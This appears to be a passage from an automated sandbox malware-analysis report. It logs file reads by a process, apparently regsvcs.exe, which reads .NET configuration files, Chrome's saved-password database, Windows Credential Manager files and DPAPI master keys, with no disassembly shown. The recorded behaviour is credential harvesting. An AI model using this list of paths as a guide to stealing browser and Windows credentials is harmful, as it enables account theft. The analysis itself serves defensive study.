C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	721603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	721603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	721603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72205705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	72205705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	71071B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	71071B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	71071B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	71071B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	72205705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	72205705	unknown
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	49152	success or wait	1	71071B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	71071B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\bfeb4279-08fd-481b-a43b-6bb0808ba818	unknown	4096	success or wait	1	71071B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	71071B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	71071B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\bfeb4279-08fd-481b-a43b-6bb0808ba818	unknown	4096	success or wait	1	71071B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	71071B4F	ReadFile

Disassembly

No disassembly